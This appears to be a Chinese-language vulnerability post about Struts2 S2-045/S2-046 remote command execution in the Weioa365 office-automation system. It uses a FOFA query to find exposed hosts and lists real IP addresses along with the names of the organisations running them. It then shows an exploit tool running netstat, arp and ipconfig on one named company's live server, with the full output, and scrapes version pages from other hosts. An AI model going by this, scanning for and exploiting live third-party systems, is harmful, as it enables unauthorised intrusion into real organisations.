

微 OA365 办公系统存在 str2 漏洞

微 OA365 存在 str2045 和 str2046 漏洞

所属厂商：广州市天翎网络科技有限公司（<http://www.teemlink.com/>）

所属产品：微 OA365 （<http://www.weioa365.com/>）


影响版本： weioa365 24998 以及以前版本（或者升级日期在 2016-11-24 以前的版本）

漏洞详情：

如参数： loginWithCiphertext.action

我们采用 fofa 搜索试试：

<https://fofa.so/result?q=loginWithCiphertext.action&qbase64=bG9naW5XaXRoQ2lwaGVydGV4dC5hY3Rpb24%3D>



取出几个 url(都存在 045 与 046 漏洞的，测试过程发现有的站点部署有 waf 需要切换 ip 测试)：

<http://59.41.223.238:8080/Z02G1IEY/portal/login/loginWithCiphertext.action>

<http://120.76.130.3:8080/Z01R1IH8/portal/login/loginWithCiphertext.action>


<http://118.190.50.111/Z01R3B/portal/login/loginWithCiphertext.action;jsessionid=836B52A9862>

[F07F0E9A0933A06435F7D](#) 安定区人力资源综合管理平台

<http://218.59.190.74:8080/portal/login/loginWithCiphertext.action;jsessionid=E64A2B8C1E67F43CFBB15AFA510B3945> 华东电缆

测试华东电缆:

<http://218.59.190.74:8080/portal/login/loginWithCiphertext.action;jsessionid=E64A2B8C1E67F43CFBB15AFA510B3945>



过程如下:

查看当前权限:



查看进程:

设置

目标:

http://218.59.190.74:8080/portal/login/loginWithCiphertex

漏洞编号:

S2-045

数据提交方式:

POST

Cookie:

超时时间:

20

验证漏洞

环境

基本信息

命令执行

文件上传

批量验证

命令:

netstat -ano

执行

批量执行cmd.txt

活动连接

协议	本地地址	外部地址	状态	PID	
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	700	
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4	
TCP	0.0.0.0:3307	0.0.0.0:0	LISTENING	2664	
TCP	0.0.0.0:5001	0.0.0.0:0	LISTENING	2452	
TCP	0.0.0.0:8009	0.0.0.0:0	LISTENING	2452	
TCP	0.0.0.0:8080	0.0.0.0:0	LISTENING	2452	
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4	
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	424	
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	784	
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	824	
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	520	
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	512	
TCP	0.0.0.0:49157	0.0.0.0:0	LISTENING	1768	
TCP	127.0.0.1:3307	127.0.0.1:49197	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49198	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49199	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49233	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49236	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49239	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49242	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49245	ESTABLISHED	2664	
TCP	127.0.0.1:3307	127.0.0.1:49258	ESTABLISHED	2664	

查看 arp 情况:

目标:

http://218.59.190.74:8080/portal/login/loginWithCiphertex

漏洞编号:

S2-045

Cookie:

超时时间:

20

验证漏洞

环境

基本信息

命令执行

文件上传

批量验证

命令:

arp -a

执行

批量执行

接口: 218.59.190.74 — 0xb

Internet 地址	物理地址	类型
218.59.190.73	08-c0-21-75-c6-bf	动态
218.59.190.75	ff-ff-ff-ff-ff-ff	静态
224.0.0.22	01-00-5e-00-00-16	静态
224.0.0.252	01-00-5e-00-00-fc	静态

独立 IP:

设置

目标: 漏洞编号: 数据提交方式:

Cookie: 超时时间:

基本信息 命令执行 文件上传 批量验证

命令:

Windows IP 配置

以太网适配器 本地连接 2:

媒体状态 : 媒体已断开
连接特定的 DNS 后缀 :

以太网适配器 本地连接:

连接特定的 DNS 后缀 :
本地连接 IPv6 地址 : fe80::4997:52d6:860:37a7%11
IPv4 地址 : 218.59.190.74
子网掩码 : 255.255.255.252
默认网关 : 218.59.190.73

隧道适配器 isatap.{487268EC-3B18-4FEF-AA82-22C7E36100E5}:

媒体状态 : 媒体已断开
连接特定的 DNS 后缀 :

隧道适配器 isatap.{1F095B4F-32C8-49D1-88FE-2D3971952CFA}:

媒体状态 : 媒体已断开
连接特定的 DNS 后缀 :

看看一些版本:

版本:

<http://218.59.190.74:8080/core/versions/list.action> 华东电缆 版本 weioa365 23279

版本信息

当前程序版本为: weioa365 23279

升级日志

版本名称	版本号	类型	升级日期	备注
weioa365	23279	程序升级	2016-07-20 13:34:00	
weioa365	23036	程序升级	2016-06-29 05:00:00	
weioa365	22807	程序升级	2016-06-14 22:19:00	
weioa365	22799	程序升级	2016-06-08 10:22:00	
weioa365	22484	程序升级	2016-05-03 21:11:00	
weioa365	22480	程序升级	2016-05-03 18:56:00	
weioa365	22369	程序升级	2016-04-19 21:14:00	
oipm	21978	程序升级	2016-02-26 10:45:00	
oipm	21778	程序升级	2016-01-12 02:16:00	
oipm	21766	程序升级	2016-01-09 02:16:00	

1 2 3 ... 9 下一页>> (1-10/90) | 每页显示: 10 25 50 100

<http://59.41.223.238:8080/Z02G1IEY/core/versions/list.action> 佳都新太科技股份有限公司 版本 weioa365 24998 升级时间 2016-11-24 14:21:47

版本信息

当前程序版本为: weioa365 24998

升级日志

版本名称	版本号	类型	升级日期	备注
weioa365	24998	程序升级	2016-11-24 14:21:47	
weioa365	24769	程序升级	2016-11-10 12:08:00	
weioa365	24476	程序升级	2016-10-27 21:10:00	
weioa365	24351	程序升级	2016-10-25 10:41:00	
weioa365	24041	程序升级	2016-09-28 14:20:00	
weioa365	24007	程序升级	2016-09-23 00:07:00	
weioa365	23995	程序升级	2016-09-22 20:47:00	
weioa365	23932	程序升级	2016-09-21 17:30:00	
weioa365	23354	程序升级	2016-07-28 21:34:00	
weioa365	23036	程序升级	2016-06-28 22:09:00	

1 2 3 ... 11 下一页>> (1-10/11) 总条数: 101 | 每页显示: 10 25 50 100

发现影响版本在
weioa365 24998 2016-11-24 14:21:47 以及以前的。